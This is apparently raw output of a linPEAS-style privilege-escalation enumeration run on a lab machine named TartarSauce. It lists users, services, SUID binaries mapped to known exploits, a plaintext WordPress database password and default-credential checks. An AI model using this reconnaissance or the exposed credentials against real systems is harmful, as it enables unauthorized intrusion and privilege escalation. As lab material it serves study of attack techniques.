╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#d-bus
Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf ( <policy user="dnsmasq">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.network1.conf ( <policy user="systemd-network">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.resolve1.conf ( <policy user="systemd-resolve">)
╔═════════════════════╗
══════════════════════════════╣ Network Information ╠══════════════════════════════
╚═════════════════════╝
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
ens192 Link encap:Ethernet HWaddr 00:50:56:b9:a4:e3
inet addr:10.10.10.88 Bcast:10.10.10.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:5352904 errors:0 dropped:0 overruns:0 frame:0
TX packets:2398901 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:664087140 (664.0 MB) TX bytes:946520494 (946.5 MB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:93341 errors:0 dropped:0 overruns:0 frame:0
TX packets:93341 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7017616 (7.0 MB) TX bytes:7017616 (7.0 MB)
╔══════════╣ Hostname, hosts and DNS
TartarSauce
127.0.0.1 TartarSauce
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
╔══════════╣ Can I sniff with tcpdump?
No
82 820k 82 674k 0 0 19483 0 0:00:43 0:00:35 0:00:08 13104 ╔═══════════════════╗
═══════════════════════════════╣ Users Information ╠═══════════════════════════════
╚═══════════════════╝
╔══════════╣ My user
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
╔══════════╣ Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#reusing-sudo-tokens
ptrace protection is enabled (1)
╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2
[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash
╔══════════╣ Users with console
onuma:x:1000:1000:,,,:/home/onuma:/bin/bash
root:x:0:0:root:/root:/bin/bash
╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=107(mysql) gid=111(mysql) groups=111(mysql)
uid=108(messagebus) gid=112(messagebus) groups=112(messagebus)
uid=109(uuidd) gid=113(uuidd) groups=113(uuidd)
uid=110(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=111(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
╔══════════╣ Login now
04:04:26 up 7:12, 0 users, load average: 0.61, 0.14, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
╔══════════╣ Last logons
reboot system boot Mon Nov 3 20:51:33 2025 still running 0.0.0.0
reboot system boot Thu May 12 07:39:50 2022 - Thu May 12 07:41:43 2022 (00:01) 0.0.0.0
wtmp begins Thu May 12 07:39:50 2022
╔══════════╣ Last time logon each user
Username Port From Latest
root tty1 Thu May 12 06:24:47 -0400 2022
onuma tty1 Fri Feb 9 09:00:51 -0500 2018
╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...)
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
84 820k 84 690k 0 0 18843 0 0:00:44 0:00:37 0:00:07 11436 ╔══════════════════════╗
═════════════════════════════╣ Software Information ╠═════════════════════════════
╚══════════════════════╝
╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/lxc
/bin/nc
/bin/netcat
/usr/bin/perl
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget
╔══════════╣ Installed Compilers
/usr/share/gcc-5
╔══════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: Server version: Apache/2.4.18 (Ubuntu)
Server built: 2018-04-18T14:53:04
httpd Not Found
Nginx version: nginx Not Found
/etc/apache2/mods-available/php7.0.conf-<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
/etc/apache2/mods-available/php7.0.conf: SetHandler application/x-httpd-php
--
/etc/apache2/mods-available/php7.0.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-available/php7.0.conf: SetHandler application/x-httpd-php-source
--
/etc/apache2/mods-enabled/php7.0.conf-<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
/etc/apache2/mods-enabled/php7.0.conf: SetHandler application/x-httpd-php
--
/etc/apache2/mods-enabled/php7.0.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-enabled/php7.0.conf: SetHandler application/x-httpd-php-source
══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 May 12 2022 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 May 12 2022 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 35 Feb 9 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
<VirtualHost *:80>
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
-rw-r--r-- 1 root root 1332 Mar 19 2016 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Feb 9 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
<VirtualHost *:80>
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
-rw-r--r-- 1 root root 70998 Feb 12 2018 /etc/php/7.0/apache2/php.ini
allow_url_fopen = On
allow_url_include = On
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 70656 Nov 30 2017 /etc/php/7.0/cli/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
drwxr-xr-x 2 root root 4096 May 12 2022 /var/www/html/webservices/monstra-3.0.4/plugins/codemirror/codemirror/mode/nginx
╔══════════╣ Analyzing MariaDB Files (limit 70)
-rw------- 1 root root 317 May 1 2018 /etc/mysql/debian.cnf
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 root root 2963 Jan 21 2021 /var/www/html/webservices/wp/wp-config.php
define('DB_NAME', 'wp');
define('DB_USER', 'wpuser');
define('DB_PASSWORD', 'w0rdpr3$$d@t@b@$3@cc3$$');
define('DB_HOST', 'localhost');
╔══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Sep 30 2013 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
comment = public archive
path = /var/www/pub
use chroot = yes
lock file = /var/lock/rsyncd
read only = yes
list = yes
uid = nobody
gid = nogroup
strict modes = yes
ignore errors = no
ignore nonreadable = yes
transfer logging = no
timeout = 600
refuse options = checksum dry-run
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz
╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 May 12 2022 /etc/pam.d
-rw-r--r-- 1 root root 2133 Mar 16 2017 /etc/pam.d/sshd
account required pam_nologin.so
session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so close
session required pam_loginuid.so
session optional pam_keyinit.so force revoke
session optional pam_motd.so motd=/run/motd.dynamic
session optional pam_motd.so noupdate
session optional pam_mail.so standard noenv # [1]
session required pam_limits.so
session required pam_env.so # [1]
session required pam_env.so user_readenv=1 envfile=/etc/default/locale
session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so open
╔══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 May 12 2022 /etc/ldap
╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 May 12 2022 /usr/share/keyrings
drwxr-xr-x 2 root root 4096 May 12 2022 /var/lib/apt/keyrings
╔══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 694 May 18 2016 /usr/share/bash-completion/completions/postfix
╔══════════╣ Analyzing FTP Files (limit 70)
-rw-r--r-- 1 root root 69 May 11 2017 /etc/php/7.0/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 Mar 15 2018 /usr/share/php7.0-common/common/ftp.ini
╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3771 Aug 31 2015 /etc/skel/.bashrc
-rwxrw---- 1 onuma onuma 3871 Feb 15 2018 /home/onuma/.bashrc
-rw-r--r-- 1 root root 655 May 16 2017 /etc/skel/.profile
-rwxrw---- 1 onuma onuma 655 Feb 9 2018 /home/onuma/.profile
-rwxrw---- 1 onuma onuma 0 Feb 9 2018 /home/onuma/.sudo_as_admin_successful
╔══════════╣ Analyzing Windows Files (limit 70)
lrwxrwxrwx 1 root root 20 Feb 9 2018 /etc/alternatives/my.cnf -> /etc/mysql/mysql.cnf
lrwxrwxrwx 1 root root 24 Feb 9 2018 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 81 May 1 2018 /var/lib/dpkg/alternatives/my.cnf
╔══════════╣ Searching mysql credentials and exec
From '/etc/mysql/mysql.conf.d/mysqld.cnf' Mysql user: user = mysql
Found readable /etc/mysql/my.cnf
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mysql.conf.d/
╔══════════╣ MySQL version
mysql Ver 14.14 Distrib 5.7.22, for Linux (i686) using EditLine wrapper
═╣ MySQL connection using default root/root ........... No
═╣ MySQL connection using root/toor ................... No
═╣ MySQL connection using root/NOPASS ................. No
╔══════════╣ Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found
-rw-r--r-- 1 root root 12255 Aug 1 2017 /etc/apt/trusted.gpg
-rw-r--r-- 1 root root 12335 May 18 2012 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 0 May 18 2012 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 0 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring-removed.gpg
-rw-r--r-- 1 root root 2294 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 1227 May 18 2012 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 2256 Feb 26 2016 /usr/share/popularity-contest/debian-popcon.gpg
-rw-r--r-- 1 root root 12335 Aug 1 2017 /var/lib/apt/keyrings/ubuntu-archive-keyring.gpg
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)
-rwxrw---- 1 onuma onuma 222 Feb 15 2018 /home/onuma/.ssh/known_hosts
|1|VB2RqVqQgPll3gKw7MqFyo8XE+A=|mh3dYy83bbrP3/jI5KfOEi7gTbc= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBsoU48VQGV8NnzbFmca6Q0I9jqy+sCSwb0H6FZd3cVEXyEVUGl5noiP1NVu0dcRijMcdofR2PnyIgP5yPzJHuA=
-rw-r--r-- 1 root root 604 Feb 9 2018 /etc/ssh/ssh_host_dsa_key.pub
-rw-r--r-- 1 root root 176 Feb 9 2018 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 96 Feb 9 2018 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 396 Feb 9 2018 /etc/ssh/ssh_host_rsa_key.pub
PermitRootLogin yes
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes
══╣ Possible private SSH keys were found!
/home/onuma/.config/lxc/client.key
══╣ Some certificates were found (out limited):
/etc/ssl/certs/ACCVRAIZ1.pem
/etc/ssl/certs/ACEDICOM_Root.pem
/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem
/etc/ssl/certs/Actalis_Authentication_Root_CA.pem
/etc/ssl/certs/AddTrust_External_Root.pem
/etc/ssl/certs/AddTrust_Low-Value_Services_Root.pem
/etc/ssl/certs/AddTrust_Public_Services_Root.pem
/etc/ssl/certs/AddTrust_Qualified_Certificates_Root.pem
/etc/ssl/certs/AffirmTrust_Commercial.pem
/etc/ssl/certs/AffirmTrust_Networking.pem
/etc/ssl/certs/AffirmTrust_Premium.pem
/etc/ssl/certs/AffirmTrust_Premium_ECC.pem
/etc/ssl/certs/Amazon_Root_CA_1.pem
/etc/ssl/certs/Amazon_Root_CA_2.pem
/etc/ssl/certs/Amazon_Root_CA_3.pem
/etc/ssl/certs/Amazon_Root_CA_4.pem
/etc/ssl/certs/Atos_TrustedRoot_2011.pem
/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem
/etc/ssl/certs/Baltimore_CyberTrust_Root.pem
/etc/ssl/certs/Buypass_Class_2_Root_CA.pem
16349PSTORAGE_CERTSBIN
══╣ Some home ssh config file was found
/usr/share/doc/openssh-client/examples/sshd_config
AuthorizedKeysFile .ssh/authorized_keys
Subsystem sftp /usr/lib/openssh/sftp-server
══╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow
Searching inside /etc/ssh/ssh_config for interesting info
Host *
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
GSSAPIDelegateCredentials no
╔══════════╣ Searching tmux sessions
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-shell-sessions
tmux 2.1
/tmp/tmux-1000
100 820k 100 820k 0 0 21955 0 0:00:38 0:00:38 --:--:-- 16548
╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 26K Nov 30 2017 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 34K Nov 30 2017 /bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 39K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30K Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 38K May 16 2017 /bin/su
-rwsr-xr-x 1 root root 154K Jan 28 2017 /bin/ntfs-3g ---> Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
-rwsr-xr-x 1 root root 43K May 7 2014 /bin/ping6
-rwSr--r-T 1 root root 148K Mar 9 2018 /var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ȜӎŗgͷͼȜ_5h377 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 18K Jan 17 2016 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 34K May 16 2017 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 48K May 16 2017 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 39K May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 157K Jul 4 2017 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 77K May 16 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 36K May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 52K May 16 2017 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-sr-x 1 daemon daemon 50K Jan 14 2016 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 36K May 16 2017 /usr/bin/newuidmap
-rwsr-xr-- 1 root messagebus 46K Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 502K Jan 18 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Jan 17 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 5.4K Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 42K Jun 14 2017 /usr/lib/i386-linux-gnu/lxc/lxc-user-nic
-rwsr-sr-x 1 root root 103K Apr 11 2018 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
╔══════════╣ SGID
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-sr-x 1 root shadow 38K Apr 9 2018 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 38K Apr 9 2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root mlocate 34K Nov 18 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root ssh 422K Jan 18 2018 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 39K Apr 5 2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 9.6K Mar 1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 22K May 16 2017 /usr/bin/expiry
-rwxr-sr-x 1 root utmp 454K Feb 7 2016 /usr/bin/screen ---> GNU_Screen_4.5.0
-rwxr-sr-x 1 root shadow 60K May 16 2017 /usr/bin/chage
-rwxr-sr-x 1 root tty 26K Nov 30 2017 /usr/bin/wall
-rwsr-sr-x 1 daemon daemon 50K Jan 14 2016 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root utmp 5.4K Mar 11 2016 /usr/lib/i386-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 103K Apr 11 2018 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls
files with acls in searched folders Not Found
╔══════════╣ Capabilities
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
══╣ Current shell capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37
CapAmb: 0x0000000000000000=
╚ Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37
CapAmb: 0x0000000000000000=
Files with capabilities (limited to 50):
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf
/etc/ld.so.conf.d
/etc/ld.so.conf.d/i386-linux-gnu.conf
- /lib/i386-linux-gnu
- /usr/lib/i386-linux-gnu
- /lib/i686-linux-gnu
- /usr/lib/i686-linux-gnu
/etc/ld.so.conf.d/libc.conf
- /usr/local/lib
/etc/ld.so.preload
╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#profiles-files
total 24
drwxr-xr-x 2 root root 4096 May 12 2022 .
drwxr-xr-x 94 root root 4096 May 12 2022 ..
-rw-r--r-- 1 root root 1557 Apr 14 2016 Z97-byobu.sh
-rw-r--r-- 1 root root 580 Nov 30 2017 apps-bin-path.sh
-rw-r--r-- 1 root root 663 May 18 2016 bash_completion.sh
-rw-r--r-- 1 root root 1003 Dec 29 2015 cedilla-portuguese.sh
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd
╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3310 Apr 12 2016 sbin.dhclient
-rw-r--r-- 1 root root 125 Jun 14 2017 usr.bin.lxc-start
-rw-r--r-- 1 root root 281 May 23 2017 usr.lib.lxd.lxd-bridge-proxy
-rw-r--r-- 1 root root 21143 Apr 11 2018 usr.lib.snapd.snap-confine.real
-rw-r--r-- 1 root root 1550 Jul 19 2017 usr.sbin.mysqld
-rw-r--r-- 1 root root 1527 Jan 5 2016 usr.sbin.rsyslogd
-rw-r--r-- 1 root root 1469 Sep 8 2017 usr.sbin.tcpdump
═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/onuma/shadow_bkp
/home/onuma/.bash_history
/root/
/var/www
/var/www/html/robots.txt
/var/www/html/webservices
/var/www/html/webservices/wp
/var/www/html/webservices/wp/wp-mail.php
/var/www/html/webservices/wp/wp-links-opml.php
/var/www/html/webservices/wp/wp-comments-post.php
/var/www/html/webservices/wp/.htaccess
/var/www/html/webservices/wp/wp-trackback.php
/var/www/html/webservices/wp/xmlrpc.php
/var/www/html/webservices/wp/wp-cron.php
/var/www/html/webservices/wp/wp-signup.php
/var/www/html/webservices/wp/wp-includes
/var/www/html/webservices/wp/wp-includes/post-template.php
/var/www/html/webservices/wp/wp-includes/IXR
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-error.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-server.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-value.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-request.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-base64.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-introspectionserver.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-client.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-date.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-clientmulticall.php
/var/www/html/webservices/wp/wp-includes/IXR/class-IXR-message.php
/var/www/html/webservices/wp/wp-includes/ms-load.php
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
╔══════════╣ Readable files belonging to root and readable by me but not world readable
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/home/onuma
/run/lock
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
/var/backups/onuma-www-dev.bak
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/init.scope/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/-.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/acpid.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/apache2.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/apparmor.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/apport.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/boot.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/console-setup.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cron.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-disk-byx2did-dmx2dnamex2dpseudonymx2dx2dvgx2dswap_1.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-disk-byx2did-dmx2duuidx2dLVMx2ds9b7Qx7RdzbrmpOLal9Vd2L5RXPTLJKehaXQcTHrD2H6zIUuvD5n0QYH6yEDLjUn.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-disk-byx2duuid-5085c35ax2db8d0x2d4f32x2db4a3x2dfa9a01eee1b8.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-dmx2d1.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mapper-pseudonymx2dx2dvgx2dswap_1.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mqueue.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-pseudonymx2dvg-swap_1.swap/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/grub-common.service/cgroup.event_control
